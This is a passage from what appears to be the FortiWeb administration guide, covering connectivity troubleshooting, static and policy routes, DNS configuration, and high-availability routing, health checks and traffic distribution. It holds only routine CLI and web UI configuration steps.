Also enable PING on page 119 on the FortiWeb's network interface, or configure an IP address on the bridge, then use the equivalent `tracert` or `traceroute` command on the host (depending on its operating system) to test routability for traffic traveling in the opposite direction: from the host to the FortiWeb.

- If these tests **fail**, or if you do not want to enable PING on page 119, first examine the static route configuration on both the host and FortiWeb.

  To display the routing table, enter the CLI command:

  ```
  diagnose network route list
  ```

  You may also need to verify that the physical cabling is reliable and not loose or broken, that there are no IP address or MAC address conflicts or blocklisting, and otherwise rule out problems at the physical, network, and transport layer.
- If these tests **succeed**, a route exists, but you cannot connect using HTTP or HTTPS, an application-layer problem is preventing connectivity.

  Verify that you have enabled HTTPS on page 119 and/or HTTP on page 119 on the network interface. Also examine routers and firewalls between the host and the FortiWeb appliance to verify that they permit HTTP and/or HTTPS connectivity between them. Finally, you can also use the CLI command:

  ```
  diagnose system top 5 30
  ```

  to verify that the daemons for the web UI and CLI, such as `sshd`, `newcli`, and `HTTPsd` are running and not overburdened. For details, see the *FortiWeb CLI Reference*:

  https://docs.fortinet.com/product/fortiweb

To add a default route via the CLI

1. Enter the following commands:
   ```
   config router static
     edit <route_index>
       set gateway <gateway_ipv4>
       set device <interface_name>
     end
   ```
   where:
   - `<route_index>` is the index number of the route in the list of static routes
   - `<gateway_ipv4>` is the IP address of the gateway router
   - `<interface_name>` is the name of the network interface through which packets will egress, such as `port1`

   The FortiWeb appliance should now be reachable to connections with networks indicated by the mask.
2. To verify connectivity, from a host on the network applicable to the route, attempt to connect to the FortiWeb appliance's web UI via HTTP and/or HTTPS. (At this point in the installation, you have not yet configured a policy, and therefore, if in Reverse Proxy mode, cannot test connectivity **through** the FortiWeb.)

By default, in Reverse Proxy mode, FortiWeb's virtual servers will **not forward non-HTTP/HTTPS** traffic to your protected web servers. (Only traffic picked up and allowed by the HTTP Reverse Proxy will be forwarded.) You may be able to provide connectivity by either deploying in a one-arm topology where other protocols bypass FortiWeb, or by enabling FortiWeb to route other protocols. See also Topology for Reverse Proxy mode on page 70 and the `config router setting` command in the *FortiWeb CLI Reference*:

https://docs.fortinet.com/product/fortiweb

If the connectivity test fails, you can use the CLI commands:

```
execute ping
```

to determine if a complete route exists from the FortiWeb to the host, and

```
execute traceroute
```

to determine the point of connectivity failure. For details, see the *FortiWeb CLI Reference* (https://docs.fortinet.com/product/fortiweb). Also enable `ping` on the FortiWeb (see To configure a network interface's IPv4 address via the CLI on page 120), then use the equivalent `tracert` or `traceroute` command on the host (depending on its operating system) to test routability for traffic traveling in the opposite direction: from the host to the FortiWeb.

- If these tests **fail**, or if you do not want to enable PING on page 119, first examine the static route configuration on both the host and FortiWeb.

  To display all routes with their priorities, enter the CLI command:

  ```
  diagnose network route list
  ```

  You may also need to verify that the physical cabling is reliable and not loose or broken, that there are no IP address or MAC address conflicts or blocklisting, and otherwise rule out problems at the physical, network, and transport layer.
- If these tests **succeed**, a route exists, but you cannot connect using HTTP or HTTPS, an application-layer problem is preventing connectivity.

  Verify that you have enabled `HTTP` and/or `HTTP` on the network interface (To configure a network interface's IPv4 address via the CLI on page 120). Also examine routers and firewalls between the host and the FortiWeb appliance to verify that they permit HTTP and/or HTTPS connectivity between them. Finally, you can also use the CLI command:

  ```
  diagnose system top 5 30
  ```

  to verify that the daemons for the web UI and CLI, such as `sshd`, `newcli`, and `HTTPsd` are running and not overburdened. For details, see the *FortiWeb CLI Reference* (https://docs.fortinet.com/product/fortiweb).

See also

- Creating a policy route on page 138
- Routing based on HTTP content on page 173
- Configuring the network interfaces on page 117
- Configuring a bridge (V-zone) on page 124

- Configuring DNS settings on page 141
- IPv6 support on page 30

Creating a policy route

In most cases, you use policy routes in Reverse Proxy mode. In this mode, requests are destined for a virtual server's network interface and IP address on FortiWeb, not a web server directly. When FortiWeb sends response package to the client who initiated the request, the souce IP in the response package is the virtual server's IP address, not the web server's IP address. In the following paragraphs, we will introduce how to use policy route to direct the traffic to different next-hop gateways based on the souce IP in the response package.

The difference between static route and policy route

As introduced in the previous section, static route forwards the outgoing traffic based on the destination IP, and it is usually used when there is only one gateway connected with FortiWeb to forward FortiWeb's outgoing traffic to any destination. But, what if there are multiple gateways, and FortiWeb's outgoing traffic to any destionation should be forwarded to different gateways?

The most common case is that multiple gateways are installed to forward clients' requests from networks operated by different ISPs, let's say ISP1 and ISP2. When FortiWeb sends back the response package, there must be a rule telling FortiWeb to send it to the right gateway so that the package destined to ISP1's network will not be sent to the gateway connecting with ISP2. For this case, using static route is not the right choice, because static route distinguishes the next-hop gateways based on the package's destination IP, but the destionation IP inside each ISP could be any.

Policy route is perfectly suitable to solve this issue (usually called the Asymmetric Routing Issue). The best practice is to create two virtual servers on FortiWeb to receive and send packages, and then create policy routes to forward the response packages to the right next-hop router based on source IPs (the virtual servers' IP addresses).

Using policy route to divert traffic based on source IPs

We will use the following network topology as an example to illutrate how to use policy routes to divert traffic based on the source IP in the response package.

To direct FortiWeb's outgoing traffic to the default gateway (1.1.1.254) and gateway2 (2.2.2.254):

- Configure the following policy route so that the package with source IP 2.2.2.1/24 will exit FortiWeb through port2 to the next-hop gateway whose IP address is 2.2.2.254.
  Make sure not to select the incoming interface, because in Reverse Proxy mode FortiWeb does not carry the incoming interface information in the outgoing package.



- Configure the following static route so that all the other traffic which doesn't match the conditions specified in the policy route will be forwarded to the default gateway whose IP address is 1.1.1.254.



Policy route has higher priority than the static route. In this example, the package exiting FortiWeb with source IP 2.2.2.1 matches both the static route and policy route, but the system only applies policy route to the package because policy route has higher priority.

In this case, the source IPs in the outgoing package are either 2.2.2.1 or 1.1.1.1, so, instead of configuring a static route, you can alternatively configure another policy route specifying the **Source address** as 1.1.1.1/24, the **Outgoing Interface** as port1, and **Gateway Address** as 1.1.1.254.

Using policy route and the ip-forward command to configure FortiWeb as a router

In Reverse Proxy mode, policy route can also be used together with the ip-forward command to configure FortiWeb as a router to forward the non-HTTP/HTTPS traffic to back-end servers. The non-HTTP/HTTPS traffic is handled in the following ways:

- Any non-HTTP/HTTPS traffic destined for a virtual server on the appliance is dropped.
- For any non-HTTP/HTTPS traffic destined for another destination (for example, a back-end server), FortiWeb acts as a router and forwards it to its destination address. The incoming and outgoing interfaces configured in the policy routes are used to forward the non-HTTP/HTTPS traffic.

For example, you can create a policy route with the following settings so that all the traffic from the incoming interface port4 will exit FortiWeb through the outgoing interface port1.



Then, connect to FortiWeb's CLI and run the following command to enable `ip-forward`:

```
config router setting
   set ip-forward enable
   set ip6-forward enable
end
```

To create a policy route

1. Go to **System > Network > Route** and select **Policy Route** tab.
2. Complete the following settings:

If traffic matches:	
Incoming Interface	Select the interface on which FortiWeb receives packets it applies this routing policy to.
Source address/mask (IPv4/IPv6)	Enter the source IP address and network mask to match. When a packet matches the specified address, FortiWeb routes it according to this policy.
Destination address/mask (IPv4/IPv6)	Enter the destination IP address and network mask to match. When a packet matches the specified address, FortiWeb routes it according to this policy.
Fwmark	Enter the Fwmark value specified in Firewall Fwmark Policy. If you don't need to match traffic against the Fwmark value, enter value 0. The valid range is 0-255.
Force traffic to:	
Action	**Forward Traffic:** FortiWeb filters traffic against the specified conditions and forwards the traffic to this policy route. **Stop Policy Routing:** FortiWeb filters traffic against the specified conditions and forwards the traffic according to the matched static route.
Outgoing Interface	Select the interface through which FortiWeb routes packets that match the specified IP address information.
Gateway Address (IPv4/IPv6)	Enter the IP address of the next-hop router where FortiWeb forwards packets

	that match the specified IP address information. Ensure this router knows how to route packets to the destination IP address or forwards packets to another router with this information. A gateway address is not required for the particular routing policies used as static routes in an one-arm topology. Please leave this blank for one-arm topology.
Priority	Enter a value between 1 and 200 that specifies the priority of the route. When packets match more than one policy route, FortiWeb directs traffic to the route with the lowest value.

3. Click **OK**.

Notice for using policy route in an one-arm topology

Since FortiWeb's policy route has higher priority than static route (any packet will be evaluated against policy routes first, then static routes), when a FortiWeb is deployed in a one-arm topology (see Planning the network topology on page 62) and any policy route is configured for the FortiWeb to access to other networks, you are strongly recommended to add particular policy routes with higher priority for the static routing within the connected network subnets.

A policy route might be set for updating the signature and virus databases through the Internet. In this example, packets that FortiWeb forwards for Reverse Proxy mode within subnet 192.0.2.0/24 might match the policy route first rather than the static route, and so that the packets might be directed to incorrect path (which result in a failed Reverse Proxy). Therefore, no matter what the configurations you have for the policy routes, we strongly suggest an extra policy route being set (for this example) like

```
Destination address/mask = 192.0.2.0/24
Outgoing Interface = port3
Priority = 10
```

Configuration of the particular policy route is a static route for choosing port 3 as the path to forward packets destined to subnet 192.0.2.0/24. To make sure all the packets are evaluated against the particular policy routes before other normal policy routes, those particular policy routes must be assigned a higher (or the highest) priority than other policy routes'. This particular policy route, with a higher (or the highest) priority and no gateway being specified, essentially reverses the fact that policy routes have higher priority than static routes.

See also

- Adding a gateway on page 133

Configuring DNS settings

Like many other types of network devices, FortiWeb appliances require connectivity to DNS servers for DNS lookups.

Your Internet service provider (ISP) may supply IP addresses of DNS servers, or you may want to use the IP addresses of your own DNS servers. You must provide unicast, non-local addresses for your DNS servers. Local host and broadcast addresses will not be accepted.

You can choose to manually enter IP addresses for the DNS or enable DHCP mode in **Network > Interface > Addressing mode** to allow automatically obtaining DNS IP addresses from DHCP server. See Configuring the network settings for the addressing mode setting.

Incorrect DNS settings or unreliable DNS connectivity can cause issues with other features, including FortiGuard services and NTP system time.

To manually configure DNS settings via the web UI

1. Go to **System > Network > DNS**.
   To change settings in this part of the web UI, your administrator's account access profile must have **Write** permission to items in the **Network Configuration** category. For details, see Permissions on page 52.
2. In **Primary DNS Server**, type the IP address of the primary DNS server.
3. In **Secondary DNS Server**, type the IP address of the secondary DNS server.
4. In **Local Domain Name**, type the name of the local domain to which the FortiWeb appliance belongs, if any.
   This field is optional. It will not appear in the `Host:` field of HTTP headers for client connections to your protected web servers.
5. Click **Apply**.
   The appliance will query the DNS servers whenever it needs to resolve a domain name into an IP address, such as for NTP system time, FortiGuard services, or web servers defined by their domain names (“domain servers”).
6. To verify your DNS settings, in the CLI, enter the following commands:
   ```
   execute traceroute <server_fqdn>
   ```
   where `<server_fqdn>` is a domain name such as www.example.com.

   DNS tests may not succeed until you have completed Adding a gateway on page 133.

   If the DNS query for the domain name **succeeds**, you should see results that indicate that the host name resolved into an IP address, and the route from FortiWeb to that IP address:
   ```
   traceroute to www.example.com (192.0.43.10), 30 hops max, 60 byte packets
   1 172.20.130.2 (172.20.130.2) 0.426 ms 0.238 ms 0.374 ms
   2 static-209-87-254-221.storm.ca (209.87.254.221) 2.223 ms 2.491 ms 2.552 ms
   3 core-g0-0-1105.storm.ca (209.87.239.161) 3.079 ms 3.334 ms 3.357 ms
   ...
   16 43-10.any.icann.org (192.0.43.10) 57.243 ms 57.146 ms 57.001 ms
   ```
   If the DNS query **fails**, you will see an error message such as:
   ```
   traceroute: unknown host www.example.com
   CFG_CLI_INTERNAL_ERR
   ```
   Verify your DNS server IPs, routing, and that your firewalls or routers do not block or proxy UDP port 53.

To configure DNS settings via the CLI

1. Enter the following commands:
   ```
   config system dns
   ```

```
    set primary <address_ipv4>
    set secondary <address_ipv4>
    set domain <local-domain_str>
  end
```

where:

`<address_ipv4>` is the IP address of a DNS server

`<local-domain_str>` is the name of the local domain to which the FortiWeb appliance belongs, if any

The local domain name is optional. It will not appear in the `Host:` field of HTTP headers for connections to protected web servers.

The appliance will query the DNS servers whenever it needs to resolve a domain name into an IP address, such as for NTP or web servers defined by their domain names ("domain servers").

2. To verify your DNS settings, in the CLI, enter the following commands:

```
execute traceroute <server_fqdn>
```

where `<server_fqdn>` is a domain name such as www.example.com.

DNS tests may not succeed until you have completed Adding a gateway on page 133.

If the DNS query for the domain name **succeeds**, you should see results that indicate that the host name resolved into an IP address, and the route from FortiWeb to that IP address:

```
traceroute to www.example.com (192.0.43.10), 30 hops max, 60 byte packets
1 172.20.130.2 (172.20.130.2) 0.426 ms 0.238 ms 0.374 ms
2 static-209-87-254-221.storm.ca (209.87.254.221) 2.223 ms 2.491 ms 2.552 ms
3 core-g0-0-1105.storm.ca (209.87.239.161) 3.079 ms 3.334 ms 3.357 ms
...
16 43-10.any.icann.org (192.0.43.10) 57.243 ms 57.146 ms 57.001 ms
```

If the DNS query **fails**, you will see an error message such as:

```
traceroute: unknown host www.example.com
CFG_CLI_INTERNAL_ERR
```

Verify your DNS server IPs, routing, and that your firewalls or routers do not block or proxy UDP port 53.

See also

- Configuring the network interfaces on page 117
- Configuring a bridge (V-zone) on page 124
- Adding a gateway on page 133

Configuring HA settings specifically for active-passive and standard active-active modes

In addition to the basic settings, you can set the following configurations as desired for active-passive HA group and standard active-active HA group. For Load-balancing algorithm and HA Health Check, you only need to configure them on the primary node because they can be synchronized to all the members in the HA group.

Settings	active-passive HA	standard active-active HA
HA Static Route	Yes	Yes
HA Policy Route	Yes	Yes
load-balancing algorithm	No	Yes
HA Health Check	No	Yes

HA Static Route and Policy Route

Unlike the Static Route and Policy Route in **System > Network > Route** which are synchronized to all the HA members, the configurations in **HA Static Route** or **HA Policy route** are applied only to this specific member.

This is useful when you want to set a next-hop gateway that is used only for this member and not shared by the HA group. The Reserved Management Interface on page 103 is typically used together with this feature.

The parameters in this feature are the same with the ones in Static Route and Policy Route in **System > Network > Route**, so we will not elaborate on the parameter descriptions here. For detailed information on the parameters, refer to Adding a gateway and Creating a policy route

Static route priority

In FortiWeb, there are three types of static routes including the system static route in network settings, DHCP route, and HA static route. In releases earlier than 7.0, the system doesn't perform duplication check, so routes with the same destination may exist. The HA static route by default has the highest priority, but an exception is that when you execute `config system network-option/set route-priority {system | dhcp}` to set DHCP route with the highest priority.

When the `route-priority` is set as `system` (default setting), the route priority from the highest to the lowest is:

- HA static route
- system static route
- DHCP route

When the `route-priority` is set as `dhcp` , the route priority from the highest to the lowest is:

- DHCP route
- HA static route
- system static route

From 7.0, FortiWeb introduces route duplication check. The system won't allow two static routes with the same destination. Error message will be prompted if you are adding a static route which has the same destination with an existing one. This applies only to system static route and HA static route, because the DHCP route is not configured in

FortiWeb thus can't be controlled by FortiWeb. After upgrading to 7.0, the already existing duplicate static routes are kept as is, but if you ever remove them, you won't be able to add them back because the system will report duplication error.

Load-balancing algorithm

you might want to change the load-balancing algorithm for a standard active-active HA group. You can change the algorithm by configuring `set schedule {ip | leastconnection | round-robin}` in CLI command `config system ha`. For details, see the *FortiWeb CLI Reference*:

HTTPs://docs.fortinet.com/product/fortiweb/

Note: FortiWeb's Configuring a protection profile for inline topologies on page 219 is not supported in a standard Active-Active HA deployment when the algorithm **By connections** or **Round-robin** is used for the load-balancing.

HA Health Check

Server policy health check is only available if the operation mode is **Reverse Proxy**, and the HA mode is **Standard Active-Active**.

To check whether the server policies are running properly on the HA group, you can configure server policy heath check. The configurations are synchronized to all members in the group. The system sends an HTTP or HTTPS request, and waits for a response that matches the values required by the health check rule. A timeout indicates that the connection between the HA group member and the back-end server is not available. The system then generates event logs.

You should first enable the **HA Health Check** option on the **HA** tab in **System > High Availability > Settings**, then configure a health check on the **HA Health Check** tab.

FortiWeb only supports checking the health of server policies in the root administrative domain.

To configure an HA Health Check

1. Go to **System > High Availability > Settings > HA Health Check**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **System Configuration** category. For details, see Permissions on page 52.
2. Click **Create New** to create a health check.
3. Configure these settings:

Server policy	Select the server policy for which you want to run health check.
HTTPS	Enable to use the HTTPS protocol for the health check connections with the back-end server. The systems uses HTTP protocol if this option is disabled.
Client Certificate	If HTTPS is enabled, you can select a **Client Certificate** for the connection. This is optional. The Client Certificate is imported in Server Objects > Certificates > Local.
Relationship	• **And**—FortiWeb considers the server policy to be responsive when it passes all the tests in the list. • **Or**—FortiWeb considers the server policy to be responsive when it passes at least one of the tests in the list.

4. Click **OK**.

5. In the rule list, do one of the following:
   - To add a rule, click **Create New**.
   - To modify a rule, select it and click **Edit**.
6. Configure these settings:

URL Path	Type the URL that the HTTP or HTTPS request uses to verify the responsiveness of the server (for example, `/index.html`). If the web server successfully returns this URL, and its content matches your expression in Matched Content on page 146, it is considered to be responsive. The maximum length is 127 characters.
Interval	Type the number of seconds between each server health check. Valid values are 1 to 300. Default value is 10.
Timeout	Type the maximum number of seconds that can pass after the server health check. If the web server exceeds this limit, it will indicate a failed health check. Valid values are 1 to 30. Default value is 3.
Retry Times	Type the number of times, if any, that FortiWeb retries a server health check after failure. If the web server fails the server health check this number of times consecutively, it is considered to be unresponsive. Valid values are 1 to 10. Default value is 3.
Method	Specify whether the health check uses the HEAD, GET, or POST method.
Match Type	• **Response Code**—If the web server successfully returns the URL specified by URL Path on page 146 and the code specified by Response Code on page 147, FortiWeb considers the server to be responsive. • **Matched Content**—If the web server successfully returns the URL specified by URL Path on page 146 and its content matches the Matched Content on page 146 value, FortiWeb considers the server to be responsive. • **All** — If the web server successfully returns the URL specified by URL Path on page 146 and its content matches the Matched Content on page 146 value, and the code specified by Response Code on page 147, FortiWeb considers the server to be responsive. Available only if Configuring HA settings specifically for active-passive and standard active-active modes on page 144 is **HTTP** or **HTTPS**.
Matched Content	Enter one of the following values: • The exact reply that indicates that the server is available. • A regular expression that matches the required reply. This value prevents the test from falsely indicating that the server is available when it has actually replied with an error page, such as the one produced by Tomcat when a JSP application is not available. To create and test a regular expression, click the **>>** (test) icon. This opens a **Regular Expression Validator** window where you can fine-tune the expression. For details, see Regular expression syntax on page 1113 Available only if Match Type on page 146 is **All** or **Matched Content**.

Response Code	Enter the response code that you require the server to return in order to confirm its availability. Available only if Match Type on page 146 is **All** or **Response Code**.

7. Click **OK** to save the settings and close the rule.
8. Add any additional tests you want to include in the health check by adding additional rules.
9. Click **OK** to save and close the health check.
10. The **HA Health Check** starts running.
11. In **Log&Report > Log Access > Event**, use the **Action: check-reource** filter to check all the event logs of HA Health Check.

Configuring HA settings specifically for high volume active-active mode

In addition to the basic settings, you need to specify the HA members and set traffic distributions for the high volume active-active mode. You only need to set the following configurations on the primary node. They can be automatically synchronized to all the HA members. For how to find the primary node, see this topic.

Allocating nodes

After the basic settings are done, all the members with the same group ID should join in the HA group. In the **Available Nodes** list on the **Node Allocation** page, all the HA members are listed.

Perform the following steps to allocate nodes to the HA group.

1. Go to **System > High Availability > Settings**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **System Configuration**category. For details, see Permissions on page 52.
2. Select the **Node Allocation** tab.
3. In the **Available Nodes** list, select one or more members which you want to add in the cluster, then click the right arrow to move them to the **Cluster Members** list.
4. Click **Apply**.

The selected nodes are allocated to the HA group.

Creating traffic distribution

The domain name of your application is paired with one or more IP addresses. These IP addresses are called Virtual IPs in FortiWeb. When your users visit your application, the destination of these requests are these virtual IP addresses. If you have deployed a FortiWeb HA cluster in your network, these requests will arrive first at FortiWeb cluster for threat detection, then be forwarded to the back-end servers. The traffic distribution controls which FortiWeb appliances in the cluster process the traffic destined to certain virtual IPs.

To configure the traffic distribution, you must have already created virtual IPs in System > Network > Virtual IP. See Configuring virtual IP on page 127.

Perform the following steps to map the virtual IPs to the FortiWeb appliances in a HA cluster:

1. Go to **System > High Availability > Settings**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **System Configuration**category. For details, see Permissions on page 52.
2. Select the **Traffic Distribution** tab.
3. Enter a name for the traffic distribution.
4. Click the **VIP list** field. The **Select Entries** pane will appear at the right side of the window.
5. Click one or more VIPs that you want to assign to a cluster member. The selected VIPs will appear in the **VIP list** field.
6. In the Add HA member field, drag the cluster members from the right to the left. Only the appliance ranks the first will be the active node to receive traffic destined to the selected VIP(s). When the active node is down, the appliance lists the next will take over the traffic. You can select the appliance and drag it to change its rank.

The cluster mode is much more flexible than the active-active and active-passive mode. With different combinations of the VIP and the appliance, you can form more complicated HA topologies.

Example 1

If there are four VIPs and four appliances, you can set two appliances as active nodes, each of them receiving traffic destined to two VIPs, while the other appliances acting as backups.

The configures can be as follows. In this example, node ID 1 and node ID 3 are the active nodes to process traffic, while Node ID 2 and Node ID 4 are their back-ups.

Traffic distribution 1:



Traffic distribution 2:



Example 2

If there are four VIPs and four appliances, you can set all the four nodes as active one, each receiving traffic destined to one VIP.

The configures can be as follows. In this example, each appliance acts as active node to process traffic to an unique VIP. If one node fails, other nodes will take over the traffic by order or the traffic distribution list.

Traffic distribution 1:



Traffic distribution 2:

